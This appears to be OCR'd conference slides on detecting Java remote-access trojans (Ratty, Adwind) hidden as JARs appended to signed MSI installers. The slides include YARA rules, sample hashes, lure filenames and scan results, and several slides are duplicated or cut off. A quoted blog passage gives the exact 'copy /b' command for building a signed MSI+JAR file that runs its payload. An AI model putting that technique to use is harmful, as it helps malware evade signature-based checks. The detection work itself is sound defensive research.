blocked	OPS_rfc2822_DESKTOP_group_servers	Microsoft	postmaster@	Undeliverable: Undeliverable message	2020-05-15 13:08:26
blocked	OPS_rfc2822_DESKTOP_group_servers	Microsoft	postmaster@	Undeliverable: Undeliverable message	2020-05-15 16:04:36
blocked	OPS_rfc2822_DESKTOP_group_servers	Microsoft	postmaster@	Undeliverable: Undeliverable message	2020-06-09 17:23:30
blocked	OPS_rfc2822_DESKTOP_group_servers	Microsoft	postmaster@	Undeliverable: Undeliverable message	2020-06-15 12:25:52
blocked	OPS_rfc2822_DESKTOP_group_servers	Mail	postmaster@	Delivery Status Notification (Failure)	2020-06-17 15:43:45
blocked	OPS_rfc2822_DESKTOP_group_servers	Mail	postmaster@	Delivery Status Notification (Failure)	2020-06-17 16:54:07
blocked	OPS_rfc2822_DESKTOP_group_servers	Mail	postmaster@	Delivery Status Notification (Failure)	2020-06-17 16:54:07

Outline


- Introduction
- Automate malware analysis (how far can you go?)
- Using YARA on “uncommon” or “unusual” file types
  - PCAP files
  - memory-strings & mutexes
  - JAR’s (Java RAT’s)
- “DESKTOP-group” -- Spear Phishing emails & mail headers
  - YARA for email headers and body
  - Weird file formats: MSI + JAR || RTF + XLS 

“DESKTOP-group” -- Spear Phishing emails & mail headers
Weird file formats: MSI + JAR

Securityinbits @Securityinbits · Jun 12

1/ Interesting technique used by #Ratty sample for distribution of malicious JAR(zip) appended to MSI


So when the OS sees jar ext it executes jre to handle the file, but unique about zip files are read from bottom to top so jar is executed instead of msi file, details below



“DESKTOP-group” -- Spear Phishing emails & mail headers
Weird file formats: MSI + JAR

Securityinbits

1/ Interesting t
JAR(zip) appen
So when the O
about zip files
file, details bel



TomU #HomeOffice #SocialDistancing #StaySafe @c_APT_... · Jun 12

Funny thing... I was just looking into the something similar.

Same technique has been used for other Java RAT's than #Ratty
e.g. 85eb931d0d27179ae7c13085fb050b11
(#Adwind ?)

pastebin.com/LDFf3snu

```
99e96f5026fd47  2020-06-11_10/shipment.label.jar
 [] 2020-06-11_10/shipment.label.jar
JAR [] 2020-06-11_10/shipment.label.jar

436febd97ff0e2  2020-06-11_11/Shipment-label.jar
 [] 2020-06-11_11/Shipment-label.jar
JAR [] 2020-06-11_11/Shipment-label.jar

bcacodbb99e02e  2020-06-11_1/21-04-2020.jar
 [] 2020-06-11_1/21-04-2020.jar
JAR [] 2020-06-11_1/21-04-2020.jar

2c386aaa3ee0e0  2020-06-11_12/TrackingOrder.jar
 [] 2020-06-11_12/TrackingOrder.jar
JAR [] 2020-06-11_12/TrackingOrder.jar

586224b15bc9ac  2020-06-11_13/tracking.update.jar
 [] 2020-06-11_13/tracking.update.jar
JAR [] 2020-06-11_13/tracking.update.jar

f2c17d7e8327d0  2020-06-11_14/ups-label.jar
 [] 2020-06-11_14/ups-label.jar
JAR [] 2020-06-11_14/ups-label.jar

9772fca4df64d7  2020-06-11_2/21-05-2020.jar
 [] 2020-06-11_2/21-05-2020.jar
JAR [] 2020-06-11_2/21-05-2020.jar
```

```
6-11_3/2.jar

/2.jar

6-11_4/a49c0e0d1ca8a829a8175a3931e5cba1.jar
e0d1ca8a829a8175a3931e5cba1.jar
9c0e0d1ca8a829a8175a3931e5cba1.jar

6-11_6/CONFIRMATION_SWIFT.pdf.jar
RMATION_SWIFT.pdf.jar
/CONFIRMATION_SWIFT.pdf.jar

6-11_7/New.Shipment.Delivery.jar
hipment.Delivery.jar
w.Shipment.Delivery.jar

6-11_8/OPERATION_A_CONFIRMER.jar
TION_A_CONFIRMER.jar
/OPERATION_A_CONFIRMER.jar

6-11_9/shipment.delivery.label.06-03.jar
ent.delivery.label.06-03.jar
ipment.delivery.label.06-03.jar
```


3 3

“DESKTOP-group” -- Spear Phishing emails & mail headers
Weird file formats: MSI + JAR

“DESKTOP-group” -- Spear Phishing emails & mail headers
Weird file formats: MSI + JAR

Securityinbits @Securityinbits · Jun 12

1/ Interesting technique used by #Ratty sample for
JAR(zip) appended to MSI
So when the OS sees jar ext it executes jre to handl
about zip files are read from bottom to top so jar is
file, details below



blog.virustotal.com/2019/01/distribution-of-malicious-jar-appended.html

This behaviour could be used to hide and distribute malicious code in MSI signed files, in fact several security solutions rely on the output of Microsoft Windows code signing validation to avoid an in-depth scan when the file has a valid signature by a well-known and trusted software developer. Such an attack vector is not very interesting if the resulting file is not designed to execute the attached payload, because the attacker would need an additional component already running in the target to extract and execute the appended malicious code. However, JAR files have a characteristic that allows them to run directly in this scenario, making them the perfect candidate to take advantage of this situation.

A JAR file allows Java runtimes to efficiently deploy an entire application, including its classes and their associated resources, in a single request.[2] The interesting part for exploiting the commented scenario is the JAR file format is based on ZIP to store the different components and resources, and this kind of ZIP is correctly identified by the presence of an end of central directory record which is located at the end of the archive to allow the easy appending of new files.[3] When Java opens a JAR file it looks at the end instead of the beginning of the file, so a JAR file is executed independently of the data at the beginning of the file. In addition, on Microsoft Windows systems, the Java Runtime Environment's installation program will register a default association for JAR files so that double-clicking a JAR file on the desktop will automatically run it with "javaw -jar". Dependent extensions bundled with the application will also be loaded automatically. This feature makes the end-user runtime environment easier to use on Microsoft Windows systems.[4]

In short, an attacker can append a malicious JAR to a MSI file signed by a trusted software developer (like Microsoft Corporation, Google Inc. or any other well-known developer), and the resulting file can be renamed with the .jar extension and will have a valid signature according Microsoft Windows. For example, via the command "copy /b signed.msi + malicious.jar signed_malicious.jar". The victim can be infected with just a double-click in such a file.

This attack vector was detected in a sample sent to VirusTotal and flagged by VirusTotal Monitor (a service to detect and avoid false positives).[5] We have not found evidence of this technique being used massively to distribute malware.

“DESKTOP-group” -- Spear Phishing emails & mail headers
Weird file formats: MSI + JAR

Securityinbits
@Securityinbits

Wrote detailed blog post on this Interesting tactic used by #Ratty & #Adwind for distribution of JAR appended to signed MSI
✅ Yara rule

securityinbits.com/malware-analys...

CC: @bquintero @baberpervez2 @c_APT_ure @James_inthe_box @ForensicITGuy @nightwatchcyber @sharmarohit19

11:12 AM · Jun 28, 2020 · Twitter Web App

{ Security-in-bits } Home Malware Analysis Subscribe

Interesting tactic by Ratty & Adwind for distribution of JAR appended to signed MSI

June 28, 2020 Adwind, binwalk, Bytecode Viewer, file, IoCs, JAR, Java, MSI, RAT, Ratty, xxd, Yara, ZIP

This article discusses an interesting tactic actively used by different Java RAT malware authors like Ratty & Adwind used this technique to distribute malicious JAR appended to signed MSI files. This technique was discovered by VT Team in Aug 2018[9] but that time it was not used by malware authors to distribute malicious JAR files. Thanks to EKTracker tweet[1], where I found this interesting Ratty hashes using this technique.

CONTENTS

“DESKTOP-group” -- Spear Phishing emails & mail headers
Weird file formats: MSI + JAR

```
rule DESKTOP_MSI_containing_JAR
{
    meta:
        author = "Tom Ueltschi @c_APT_ure"
        date = "2020/06"
        tlp = "green"
        sample_md5 = "85eb931d0d27179ae7c13085fb050b11"
        sample_sha256 = "c7832c86a68c23b5cdf74cd52e1a382d15bf822cb00653b3c8c3f9a9831687d8"

    strings:
        $msi_header = { d0 cf 11 e0 a1 b1 1a e1 }
        $msi_str1 = "Installation Database"
        $msi_str2 = "Microsoft Silverlight CTP"
        $msi_str3 = "Microsoft Corporation"
        $msi_str4 = "Installer"
        $msi_str5 = "Silverlight is a registered trademark of Microsoft Corporation."
        $msi_str6 = "Windows Installer XML"
        $jar_mf   = "META-INF/MANIFEST.MF"
        $jar_cls  = ".class"

    condition:
        $msi_header at 0 and 3 of ($msi_str*) and
        $jar_mf and $jar_cls
}
```

“DESKTOP-group” -- Spear Phishing emails & mail headers
Weird file formats: MSI + JAR

```
rule DESKTOP_MSI_containing_JAR
{
    meta:
        author = "Tom Ueltschi @c_APT_ure"
        date = "2020/06"
        tlp = "green"
        sample_md5 = "85eb931d0d27179ae7c13085fb050
        sample_sha256 = "c7832c86a68c23b5cdf74cd52e

    strings:
        $msi_header = { d0 cf 11 e0 a1 b1 1a e1 }
        $msi_str1 = "Installation Database"
        $msi_str2 = "Microsoft Silverlight CTP"
        $msi_str3 = "Microsoft Corporation"
        $msi_str4 = "Installer"
        $msi_str5 = "Silverlight is a registered tr
        $msi_str6 = "Windows Installer XML"
        $jar_mf   = "META-INF/MANIFEST.MF"
        $jar_cls  = ".class"

    condition:
        $msi_header at 0 and 3 of ($msi_str*) and
        $jar_mf and $jar_cls
}
```

```
1  rule jar_in_msi
2  {
3      meta:
4          description = "Detect jar appended to MSI"
5          author = "Securityinbits"
6          date = "2020-06-14"
7          reference = "https://twitter.com/Securityinbits/status/1271406138588708866"
8          hash_1 = "13a4072d8d0eba59712bb4ec251e0593"
9          hash_2 = "63bed40e369b76379b47818ba912ee43"
10         hash_3 = "85eb931d0d27179ae7c13085fb050b11"
11
12     strings:
13         $msi_magic = { D0 CF 11 E0 A1 B1 1A E1}
14
15         //To detect zip Local file header(lfh) & End of central directory record(eocd)
16         $s_zip_magic_lfh = {50 4B 03 04}
17         $s_zip_magic_eocd = {50 4B 05 06}
18
19         $s_jar = "META-INF/MANIFEST.MF"
20         $s_java_class = ".class"
21
22     condition:
23         $msi_magic at 0 and filesize > 200KB and all of ($s_*)
24 }
```

“DESKTOP-group” -- Spear Phishing emails & mail headers
Weird file formats: MSI + JAR

```
rule Java_RAT_Ratty
{
    meta:
        author = "Tom Uetschi @c_APT_ure"
        date = "2020/06"
        tlp = "green"

    strings:
        $jar_header = "PK"
        $mf = "META-INF/MANIFEST.MF"
        $str1 = "de/sogomn/rat/RattyClie
        $str2 = "de/sogomn/rat/gui/IRatt
        $str3 = "de/sogomn/rat/IConnecti
        $str4 = "de/sogomn/rat/ActiveCon
        $str5 = "de/sogomn/rat/service/I

    condition:
        $jar_header at 0 and $mf and
        2 of ($str*)
}
```

```
$jar_header at 0 and
```

```
rule Java_RAT_Ratty_no_JAR
{
    meta:
        author = "Tom Uetschi @c_APT_ure"
        date = "2020/06"
        tlp = "green"

    strings:
        $mf = "META-INF/MANIFEST.MF"
        $str1 = "de/sogomn/rat/RattyClient.class"
        $str2 = "de/sogomn/rat/gui/IRattyGuiFactory.class"
        $str3 = "de/sogomn/rat/IConnectionObserver.class"
        $str4 = "de/sogomn/rat/ActiveConnection.class"
        $str5 = "de/sogomn/rat/service/IOperatingSystemService.class"

    condition:
        $mf and
        2 of ($str*)
}
```

“DESKTOP-group” -- Spear Phishing emails & mail headers
Weird file formats: MSI + JAR


```
800fbf461f13facf4799e96f5026fd47  2020-06-11_10/shipment.label.jar
MSI_containing_JAR [] 2020-06-11_10/shipment.label.jar
Java_RAT_Ratty_no_JAR [] 2020-06-11_10/shipment.label.jar

f3ea296ad35eec33ea436febd97ff0e2  2020-06-11_11/Shipment-label.jar
MSI_containing_JAR [] 2020-06-11_11/Shipment-label.jar
Java_RAT_Ratty_no_JAR [] 2020-06-11_11/Shipment-label.jar

80908e5e21c3aff7e8bcaccdbb99e02e  2020-06-11_1/21-04-2020.jar
MSI_containing_JAR [] 2020-06-11_1/21-04-2020.jar
Java_RAT_Ratty_no_JAR [] 2020-06-11_1/21-04-2020.jar

83aaba8a3cd87144ld2c386aaa3ee0e0  2020-06-11_12/TrackingOrder.jar
MSI_containing_JAR [] 2020-06-11_12/TrackingOrder.jar
Java_RAT_Ratty_no_JAR [] 2020-06-11_12/TrackingOrder.jar

c50b8615b8d6613f92586224b15bc9ac  2020-06-11_13/tracking.update.jar
MSI_containing_JAR [] 2020-06-11_13/tracking.update.jar
Java_RAT_Ratty_no_JAR [] 2020-06-11_13/tracking.update.jar

1eb30fec5a58dc7a6af2c17d7e8327d0  2020-06-11_14/ups-label.jar
MSI_containing_JAR [] 2020-06-11_14/ups-label.jar
Java_RAT_Ratty_no_JAR [] 2020-06-11_14/ups-label.jar

85e8e4e814c29ce8779772fca4df64d7  2020-06-11_2/21-05-2020.jar
MSI_containing_JAR [] 2020-06-11_2/21-05-2020.jar
Java_RAT_Ratty_no_JAR [] 2020-06-11_2/21-05-2020.jar
```

“DESKTOP-group” -- Spear Phishing emails & mail headers
Weird file formats: MSI + JAR


```
800fbf461f13facf4799e96f5026fd47  2020-06-11_10/shipment.label.jar
MSI_containing_JAR [] 2020-06-11_10/shipm
Java_RAT_Ratty_no_JAR [] 2020-06-11_10/sh

f3ea296ad35eec33ea436febd97ff0e2  2020-06
MSI_containing_JAR [] 2020-06-11_11/Shipm
Java_RAT_Ratty_no_JAR [] 2020-06-11_11/Sh

80908e5e21c3aff7e8bcaccdbb99e02e  2020-06
MSI_containing_JAR [] 2020-06-11_1/21-04-
Java_RAT_Ratty_no_JAR [] 2020-06-11_1/21-

83aaba8a3cd871441d2c386aaa3ee0e0  2020-06
MSI_containing_JAR [] 2020-06-11_12/Track
Java_RAT_Ratty_no_JAR [] 2020-06-11_12/Tr

c50b8615b8d6613f92586224b15bc9ac  2020-06
MSI_containing_JAR [] 2020-06-11_13/track
Java_RAT_Ratty_no_JAR [] 2020-06-11_13/tr

1eb30fec5a58dc7a6af2c17d7e8327d0  2020-06
MSI_containing_JAR [] 2020-06-11_14/ups-l
Java_RAT_Ratty_no_JAR [] 2020-06-11_14/up

85e8e4e814c29ce8779772fca4df64d7  2020-06
MSI_containing_JAR [] 2020-06-11_2/21-05-2020.jar
Java_RAT_Ratty_no_JAR [] 2020-06-11_2/21-05-2020.jar
```

```
0559defe2122020a2733fafbd6443fd6  2020-06-11_3/2.jar
MSI_containing_JAR [] 2020-06-11_3/2.jar
Java_RAT_unknown1_no_JAR [] 2020-06-11_3/2.jar

a49c0e0d1ca8a829a8175a3931e5cba1  2020-06-11_4/a49c0e0d1ca8a829a8175a3931e5cba1.jar
MSI_containing_JAR [] 2020-06-11_4/a49c0e0d1ca8a829a8175a3931e5cba1.jar
Java_RAT_Ratty_no_JAR [] 2020-06-11_4/a49c0e0d1ca8a829a8175a3931e5cba1.jar

7239fb81b1771e2aa38edbe0b68e40d5  2020-06-11_6/CONFIRMATION_SWIFT.pdf.jar
MSI_containing_JAR [] 2020-06-11_6/CONFIRMATION_SWIFT.pdf.jar
Java_RAT_unknown1_no_JAR [] 2020-06-11_6/CONFIRMATION_SWIFT.pdf.jar

fa8118a9fa20a17018cb2f60fd28a5b7  2020-06-11_7/New.Shipment.Delivery.jar
